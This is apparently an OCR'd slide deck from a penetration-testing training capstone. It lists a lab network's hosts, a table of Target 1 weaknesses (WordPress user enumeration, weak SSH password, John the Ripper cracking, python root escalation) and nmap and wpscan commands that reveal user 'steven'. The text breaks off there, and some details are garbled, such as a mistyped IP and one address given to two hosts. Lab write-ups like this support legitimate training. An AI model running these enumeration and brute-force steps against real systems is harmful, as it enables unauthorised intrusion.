Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS:Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

IPv4: 192.168.1.110
OS: Linux
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Word Press User Enumeration	Helps us gather useful information about the user	Found out the users on the network
Weak Password	By using manual brute force	Able to gain access to the network through SSH
Escalation	Used python to escalate to root under ‘steven’	Gained root privileges after SSH into user account
Hashing	Used John the Ripper	Able to get password for user ‘steven’

Exploits Used

Exploitation: WordPress

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  - $ nmap -sV 198.168.1.110
  - Wpscan - -url http://192.168.1.110/wordpress - -enumerate u
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.? Provided info on critical info such as users which we used SSH to gain access to the sever
- Include a screenshot or command output illustrating the exploit.: See next slide




```
[i] User(s) Identified:

[+] steven
